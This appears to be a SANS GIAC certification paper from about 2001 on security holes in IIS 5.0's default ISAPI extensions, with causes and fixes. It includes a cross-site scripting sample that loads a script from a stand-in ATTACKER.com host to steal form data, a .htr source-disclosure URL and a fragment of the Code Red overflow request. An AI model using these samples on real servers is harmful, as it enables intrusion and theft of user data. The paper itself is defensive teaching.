Global Information Assurance Certification Paper

Name: HwaiGeeng, Chew
Title: Security Holes in ISAPI Extensions
Version: 1.0

Introduction

Internet Information System 5.0 (IIS) is the web server that is used for Windows 2000. It allows a Windows2000 server to host both static websites, as well as dynamic content.

In essence, IIS is nice to use, especially for beginner (like me) to start up with since the graphical interface and wizards are easy to use, easy to install, easy to maintain, etc. The greatest part of IIS5 is its scalability to plug in ISAPI extension as additional modules, just like what an Active Server Page (ASP) does. The ability to use COM in ASP or any ISAPI extension that supports Component Object Model (COM) further enhance the usage of IIS5 too. For instance connecting a database with Active Data Object (ADO) from ASP.



Figure 1. IIS Architecture

While all these seem great, they create a lot of problems as well, especially security problems. In fact, all ISAPI extensions are external applications which come as DLLs. They are not part of the web service and a small mistake in these external applications may cause security holes to IIS.

In this assignment, I will mainly discuss the ISAPI extensions and the security holes that are associated with them. Please also note that IIS is referred as IIS version 5 in this assignment.

What's ISAPI Actually?

Application Programming Interface (API) is the interface that's exposed from a system so that developer can build support application for the system.

The IIS has a set of APIs too. Microsoft Internet Server Application Programming Interface (ISAPI) is one of the APIs exposed to developers to allow them to write plug-ins to IIS. Basically, applications written from ISAPI can be divided to 2 types. They are ISAPI extensions or

extensions and ISAPI filters.

Simply an IIS web server won't do much to a system. The web server can only transmit files with static contents to its clients. By using ISAPI, one can write an ISAPI extension as a scripting engine to interpret script files, providing dynamic web content to its client, and more. Then from IIS, s/he can map the script file extension that belongs to the DLL, so that request to a script file with certain file extension will allow IIS to use the right DLL to interpret the script file. In short, ISAPI extensions are multithreaded DLLs that can be loaded into the same memory space (in-process) occupied by the Web service, and can perform server-side tasks as an interface between the user and IIS. It is simply the complement or replacement for CGI application. The ISAPI extension is simply the complement or replacement for CGI application. Active Server Page (ASP) is an example of ISAPI extension that comes with IIS. Whenever a request to ".asp" file is received, IIS will pass the necessary parameters to "asp.dll", and return the output to client.

ISAPI filter is similar to ISAPI extension such that it works as a plug-in for IIS web server. However, unlike ISAPI extension, it is driven by web server events rather than by a client request. It can be used to handle authentication, encryption, and many other applications flowing between the network connection and the HTTP Server. For the context of this assignment, I will not discuss more about ISAPI filter. Please refer to IIS5.0 documentation, section Extension vs. Filter, for more information.

Ps: IIS also exposes some other set of APIs, like. Internet Service Manager API (ISMAPI). It's basically used to administer the Internet Server services.

Default ISAPI Extensions and Their Security Holes

When IIS is installed into our system, there are some ISAPI extensions installed with IIS and are enabled by default. Some of the ISAPI extensions contain security holes that make the system vulnerable. The following discusses the function of the default ISAPI extensions and their security holes. There may be more security holes for these ISAPI extensions than listed.

1) Indexing Service:
Associated File extensions: htw, .ida and .idq
Indexing Service is a service that provides a means of searching for files on the machine. In the context of web, Indexing Services is basically a search engine that indexes the contents of IIS5, and provides a mechanism for application to look for the content with certain keyword. This ISAPI extension server seems to be the application that causes most of the troubles in IIS

Security holes:
a) Remote buffer overflow vulnerability
This security hole has been the most popular for the last few weeks. As it is used by Code Red or other mutations, to flood some sites to make them slow or down. This vulnerability arises when an attacker's programme sends a request with HTTP header containing string which is more than what is able to be handled by the application. As such, it will cause a buffer overflow within IIS

and will overwrite the existing EIP (Extended Instruction Pointer) with certain data depending on the programme written by the attacker. As what Code Reds do, they overwrite EIP with a location in memory that jumps to their "exploit" code in memory, and then execute their code with SYSTEM level access. The exploit code can do anything harmful to the system, including turning the system down (Denial of Service), stealing information, crashing the system, etc. The following is a sample of request that people find from Code Red,

> GET /index.ida NNNNNNNNNNNNNNNNNNNNNNNNNNNNN….
> (Followed by Binary Code)

b) Path Exposure

Requesting any file with extension .ida or .idq that shouldn't be in the web server, e.g. http://<website>/hello.ida, the indexing service will return the actual path of the web site directory. This is what you can see at an unpatched IIS server,

> The IDQ file c:\inetpu\wwwroot\hello.ida could not be found.

While this seems minor to security, it actually gives attackers the idea where to start attacking the site.

c) Indexing Service File Enumeration

One of the ActiveX controls of Indexing Service is marked as "safe for scripting". This means when a user browses the pages that need this control with IE, IE will ask permission from user to download the control. Since it's safe for scripting, the user may just download the control and install it in his/her system. As a result, it allows an attacker to write a web application to list the files and folders on the machine of the Internet user. If Indexing Service is running, it even can be used to search for files on the machine, or return a list of files that contain particular words. However, this doesn't harm the web server directly.

d) Indexing Services Cross Site Scripting

Cross Site Scripting (CSS) is basically a way to steal information from Internet user. If a web operator wants to play around with another a web site, s/he can use CSS to "inject" code into the web session from the web site. For example, s/he can put a hyperlink at our page on our web site http://ATTACKER.com, which links to a file that does not exist on a web site,

```
<a href=http://VICTIM.com/FILENAME>Signup here!!</a>
```

In return, VICTIM.com will return a page indicating the page is not found once the user clicks on the link, like this,

```
<HTML>
….
404 page does not exist: FILENAME
....
</HTML>
```

Then, if s/he purposely replace the "FILENAME" with something like the following,

```
<A HREF="http://VICTIM.com/<script%20SRC='http://ATTACKER.com/STEAL.js'> </script>">
    Signup here!!</a>
```

VICTIM.com will return this,

```
<HTML>
….
404 page does not exist: <script%20SRC='http://ATTACKER.com/STEAL.js'> </script>">
....
</HTML>
```

At this moment, s/he has "injected" code into the web page to the user. Depending on what the attacker wants, the code may display a dummy signup page which looks exactly the same as in VICTIM.com, but once user pressed submit button, the information will be passed to ATTACKER.com.

IIS with Indexing Services is vulnerable to CSS since it does not properly validate all search inputs before processing them.

2) Internet Printing

Associated file extensions: .printer

This extension basically provides Windows 2000 with support for the Internet Printing Protocol (IPP) which allows for the web based control of various aspects of networked printers, e.g. submitting and controlling print jobs over HTTP.

security hole:

Remote buffer overflow vulnerability

This vulnerability is basically the same as what happens in Indexing Service. It arises when a buffer of approximately 420 bytes is sent within the HTTP Host header for a .printer ISAPI request. IIS will then have an exception of Buffer Overflow and cause the current EIP to be overwritten with the binary codes if they're attached with the request.

3) Web-based Administration

Associated file extensions: .htr

.HTR files are scripts that allow Windows NT password services to be provided via IIS web servers. Windows NT users can use .HTR scripts to change their own passwords, and administrators can use them to perform a wide array of password administration functions.

Security Hole:

a) Buffer truncation exposes files

By making a specially formed request to IIS, it is possible to obtain the contents of restricted files, mostly the source code of the script files. To do that, simply append the URL with a ".htr" to the end of the URL. E.g.

http://VICTIM.com/scripts/source.asp+.htr

This tricks IIS into thinking that the client is requesting a ".htr" file. However, before opening the ".htr" file, ISM.DLL truncates the buffer sent to it chopping off the .htr and a few spaces. This results in the name of the original file (without the .htr extension) and the ISM DLL ends up

opening the file we want to read. However, this vulnerability does not let the attacker pull arbitrary files from outside of the Web document root directory. Also, this exploit does not work very well if the ASP file contains the <% ... %> tags. Upon encountering the % symbol, the output gets terminated. Primarily, ASP scripts using the <SCRIPT RUNAT=SERVER> ... </SCRIPT> tags end up being the victims of this vulnerability.

b) Undelimited .HTR Request

This is a denial of service vulnerability. All .HTR files accept certain parameters that are expected to be delimited in a particular way. If a malicious user provided a request without the expected delimiter, the ISAPI extension that processes it would search forever for the delimiter and never find it. This would prevent the server from servicing any more password change requests

4) Internet Database Connector

Associated file extensions: .idc, htx

Internet Database Connector (IDC) is an ISAPI extension that uses Open Database Connectivity (ODBC) APIs to send and retrieve information between SQL Server and the web server. The IDC provides the ability to create direct links between fields on HTML forms and SQL Server data without the need for complicated scripts.

Security Hole: Not found at this moment

Old security hole:

a) Improperly Formatted HTTP Request

By sending certain improperly formatted HTTP request to IIS4.0 for .HTR, .IDC and .STM (Password Administration, Internet Database Connector and SSI) file, could result in unstable operation of the web server. It might even cause the IIS4.0 (inetinfo.exe) to crash in the worst case. Although this does not appear in IIS5.0, it is meant to be here for the awareness of the readers.

5) Server-side Includes:

Associated file extensions: .stm, .shtm and .shtml

Server-Side Includes (SSI) is a server side scripting that is used to provide dynamic contents. It's commonly used in UNIX Apache web server to allow web developer to develop dynamic contents with several pages instead of thousands of static pages. Microsoft has "translated" the SSI from UNIX to Windows, to be extension of IIS.

Security Holes: Not found at this moment

Old Security Hole:

a) Improperly Formatted HTTP Request

Refer to section "4) Internet Database Connector - Old security hole".

6) Active Server Page

Associated file extensions: .asa, .asp, .cer, .cdx

Active Server Page (ASP) is another server side scripting that is used to provide dynamic contents.

Related Security Issues:

The following issues are not generated by the ISAPI extension itself. They are meant to be here

for the awareness of the reader.

a) Specialized Header vulnerability

If an IIS server receives a file request that contains a specialized header as well as one of several particular characters at the end, the expected ISAPI extension processing may not occur. The result is that the source code of the file would be sent to the browser.

b) ASP Source Code Exposed Using Unicode Encoding Attack

With Unicode, there are many ways the asp extension can be encoded. As we know, Windows2000 can be installed on either NTFS or FAT file system. On FAT file systems, some of them will not be recognized as an ASP script by IIS and executed on the server but instead IIS will disclose the source code of the script.

Why these security holes appear to be there?

1) Not meant for production mode

A lot of security holes appear to be in IIS because they are not meant for a production web site. E.g. to enable an implementation of a web site to be carried out easier, some samples and default settings are installed to give the web developer a template or idea to be followed, as well as to show them what the IIS can do. Other functions, like web base administration is also meant for web developer or administrator to manage the web site easier during development stage. E.g. appending a ".htr" to a requested file to reveal the source so that the developer can debug the page easier. Therefore, it is the job of the developer or administrator to remove those settings or samples to safeguard the web server once switching the server to production mode.

2) Application Bug

Program bug is one of the most headache problems a software developer finds in developing a program. While this seems hard to developer, in fact most of the bugs appear because of improper planning and design of a program by developer. Bug is basically a program fraud whereby you get unexpected result at specific condition. E.g. Buffer overflow in Ms Indexing Service. However, most of the time bug is inevitable, because it's very hard to look into all related areas within a limited development time frame.

3) Chain effect

Sometimes, a mistake in one program may affect another. Especially in Windows environment, Dynamic Link Libraries and COMs are shared among the others. Sometimes the libraries or COMs that are used in application may be linked from one to another and finally they are all chained up to be one application. If one of these libraries contains a bug, it will affect the main application as well. This type of bug is really hard to find out because most of the time the implementation part of the libraries or COMs is transparent to us. The most obvious example is the internal ISAPI handling procedures of IIS that causes the Buffer Overflow security issues. In fact, to make an ISAPI extension, one must use ISAPIs. Therefore all default ISAPI extensions are affected with this Buffer Overflow issues and some of them (Indexing Service and Internet Printer) are vulnerable to REMOTE Buffer Overflow security hole.

4) Lack of security awareness
IT is covering a very broad area of knowledge. Everyone just has her/his own area to focus on. Hence, most of the time developer is just a developer and not security engineer. It's not surprise that some developers can just be lack of security awareness. In that case, a function which is meant for good purpose can just turn out to be a bad one. For example, passing a request of a file with extension associated with it (.ida or .idc), which does not exist in the web server expose the full path of the directory.

5) Programming Practices
When doing a programme, we're always advised to cultivate some good programming practices like using standard mnemonics, adding error handlers to prevent something really bad from happening. For example, always do a checking whenever you do a memory allocation to a pointer because the system can run out of memory at anytime. Well, sometimes we just forget the practices (as sometimes I do), and the bad things really happen when they come through, just like what is happening to "Buffer Overflow" security issue.

Secure Your Web Server From ISAPI Extension Security Holes

1) Apply patches
The newest (September 2001) version of Windows service pack is service pack 2. This service pack can be downloaded from
http://www.microsoft.com/windows2000/downloads/servicepacks/sp2/default.asp.
This version of service pack solved the common security holes and bugs that were found in the ISAPI extension. Installing the patch can keep us safe from what have been mentioned. But this doesn't make our web server safe forever. We still have to keep ourselves stayed current with the newest patches and vulnerabilities on the Internet, because new security holes may keep on being discovered from time to time. Well, in short, just don't be lazy.

2) Remove Unused Script Mappings
An ISAPI extension is called whenever IIS receives a request for a file with the file extension being mapped to the application. The best way to get rid of the existing security holes as well as the hidden but waiting to be discovered ones, is to unmap those script mappings. However, since there are also security issues that are not generated from ISAPI extensions, it's best to apply security patches as well.

Follow the steps to unmap the script mappings,
1) Open Internet Services Manager.
2) Right-click the Web server, and choose Properties from the context menu.
3) Master Properties
4) Select WWW Service -> Edit -> Home Directory -> Configuration

Remove these references if you DON'T use them:

ISAPI	File	Extensions

*Web-based password reset	Ism.dll	.htr
*Internet Database Connector	Httpodbc.dll	.idc
*Server-side Includes	Ssinc.dll	.stm, .shtm and .shtml
Internet Printing	Msw3prt.dll	.printer
Indexing Services	Idq.dll and webhits.dll	.htw, .ida and .idq
Active Server Page	Asp.dll	.asa, .asp, .cer, .cdx



Figure 2 The place to add and remove script mapping

3) IIS Lockdown

You may use IIS Lockdown to configure IIS so that you can lock those features which you do not need. It provides two modes: an express mode that is appropriate for most basic web servers, and an advanced mode that allows the administrator pick and choose the technologies the server will support. Microsoft claims that a web server configured using the Express Lockdown would be completely protected against Code Red and virtually all known security vulnerabilities affecting IIS.

4) Monitor Your Web Site

From time to time, new security holes can be discovered and our systems can be vulnerable to them even though the newest patches are applied. It's important for an administrator to monitor the site, to check if there's any unusual request or operation. If so, s/he can react immediately by recording down the pattern of the unusual request or operation and stop the web site from further

attack.

Note: This section discuss the way to reduce the risk of a web server from ISAPI extension security holes. Other security holes like Unicode attack, etc., are not discussed here since they're not caused by ISAPI extension. For a complete solution to safeguard your web server, please refer to http://www.microsoft.com/technet/itsolutions/security/tools/iis5chk.asp
Or
http://www.sans.org/infosecFAQ/win2000/sec_win2k.htm

Conclusion

When talking about IIS, the first impression of most people is insecure, (This is the ideas that my friends and colleagues have) thinking that IIS appears to be buggy and contains a lot of security holes. Some also called IIS as Insecure Information System, as in http://black.wiretapped.org/iis.txt. Whereas from my point of view, simply blaming IIS as insecure, is not fair to IIS.

Firstly, whether a web server, a network system, or whatever is secure or not, it'll be up to how the administrator looks after it. As I have stated, IIS consists of different modules and the default installation of IIS has enabled all modules to be functioning. From all what we've learned, it's most of the time the ISAPI extensions that we rarely or do not even bother to use that create the problems (well, of course, the IIS itself also contains bug, but not that many). Therefore, it's the responsibility of an administrator to adjust IIS to suit the users' needs. It's also the job of an administrator to patch whatever modules that have been discovered containing bugs.

Secondly, IIS consists of a lot of modules. One module is insecure doesn't mean all modules are the same. This can be analogized as one employee in Company A is doing a fraud, doesn't mean that all employees will do frauds as well. And this even won't mean that Company A will do frauds. Therefore, just like reports say that Windows 2000 is having grade C2 security only with certain type of installation, we can only say IIS is not secure with certain modules installed and enabled.

Thirdly, who has ever written a system, especially a large system, with bug free? Even UNIX itself contains a lot of bugs and security holes. Then why don't we call it insecure? If every system was bug free, then we might loss our job.

Therefore, whether or not an IIS is secure, should depend on what you install, how you configure it, how you manage it, and how you perceive it.

Reference

Site: black-hand's lab
Page: “Insecure Information Server - IIS security”
URL: http://black.wiretapped.net/iis.txt

Site: CERT Coordination Center
Page: Cross Site Scripting
URL: http://www.kb.cert.org/vuls/id/270083

Site: CNet Builder.com
Page: Security Issues – A list of security issues
URL: http://builder.cnet.com/webbuilding/0-7532.html

Site: E-Eye Digital Security
Page: Windows 2000 IIS 5.0 Remote buffer overflow vulnerability
http://www.eeye.com/html/Research/Advisories/AD20010501.html

Site: IISFAQ
Page: “Security Holes” - Links to related issues
http://www.iisfaq.com/SECURITY/SecurityHoles/

Site: Internet Security System
Page: Remote IIS ISAPI Printer Extension Buffer Overflow
URL: http://xforce.iss.net/alerts/advise75.php

Site: Microsoft TechNet
Page: Secure IIS5.0 checklist
URL: http://www.microsoft.com//technet/itsolutions/security/tools/iis5chk.asp

Site: Microsoft TechNet
Page: Chapter 1 – Overview of IIS 5.0
URL: http://www.microsoft.com//TechNet/prodtechnol/iis/reskit/iis50rg/iischp1.asp

Site: Microsoft
Page: Windows2000 Service Pack 2 Archive
URL: http://www.microsoft.com/windows2000/downloads/servicepacks/sp2archive/default.asp

Site: Plalecrow.com
Page: Pale Crow Newsletter #7 – Code Red Worm
URL:http://www.palecrow.com/text/pcfriends-7.txt

Site: Securiteam.com
Page: IIS Vulnerability
URL: http://www.securiteam.com/windowsntfocus/

Site: SANS

Page: Securing Windows 2000
URL: http://www.sans.org/infosecFAQ/win2000/sec_win2k.htm

Site: ZDNet
Page: Excuse Me, But Your ASP Is Showing (The .htr exploit)
http://www.zdnet.com/devhead/stories/articles/0,4413,2783861,00.html

Last Updated: July 25th, 2017

Upcoming Training

SANS Prague 2017	Prague, Czech Republic	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS Salt Lake City 2017	Salt Lake City, UT	Aug 14, 2017 - Aug 19, 2017	Live Event
Community SANS Omaha SEC401*	Omaha, NE	Aug 14, 2017 - Aug 19, 2017	Community SANS
Virginia Beach 2017 - SEC401: Security Essentials Bootcamp Style	Virginia Beach, VA	Aug 21, 2017 - Aug 26, 2017	vLive
SANS Chicago 2017	Chicago, IL	Aug 21, 2017 - Aug 26, 2017	Live Event
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
Community SANS Pasadena SEC401 @ NASA	Pasadena, CA	Aug 23, 2017 - Aug 30, 2017	Community SANS
Mentor Session - SEC401	Minneapolis, MN	Aug 29, 2017 - Oct 10, 2017	Mentor
SANS San Francisco Fall 2017	San Francisco, CA	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS Tampa - Clearwater 2017	Clearwater, FL	Sep 05, 2017 - Sep 10, 2017	Live Event
Mentor Session - SEC401	Edmonton, AB	Sep 06, 2017 - Oct 18, 2017	Mentor
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
Mentor Session - SEC401	Ventura, CA	Sep 11, 2017 - Oct 12, 2017	Mentor
Community SANS Albany SEC401	Albany, NY	Sep 11, 2017 - Sep 16, 2017	Community SANS
Community SANS Columbia SEC401	Columbia, MD	Sep 18, 2017 - Sep 23, 2017	Community SANS
Community SANS Dallas SEC401	Dallas, TX	Sep 18, 2017 - Sep 23, 2017	Community SANS
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS Copenhagen 2017	Copenhagen, Denmark	Sep 25, 2017 - Sep 30, 2017	Live Event
Community SANS Boise SEC401	Boise, ID	Sep 25, 2017 - Sep 30, 2017	Community SANS
Baltimore Fall 2017 - SEC401: Security Essentials Bootcamp Style	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	vLive
Community SANS New York SEC401	New York, NY	Sep 25, 2017 - Sep 30, 2017	Community SANS
Rocky Mountain Fall 2017	Denver, CO	Sep 25, 2017 - Sep 30, 2017	Live Event
Community SANS Sacramento SEC401	Sacramento, CA	Oct 02, 2017 - Oct 07, 2017	Community SANS
SANS DFIR Prague 2017	Prague, Czech Republic	Oct 02, 2017 - Oct 08, 2017	Live Event
Community SANS Charleston SEC401	Charleston, SC	Oct 02, 2017 - Oct 07, 2017	Community SANS
Mentor Session - SEC401	Arlington, VA	Oct 04, 2017 - Nov 15, 2017	Mentor
SANS Phoenix-Mesa 2017	Mesa, AZ	Oct 09, 2017 - Oct 14, 2017	Live Event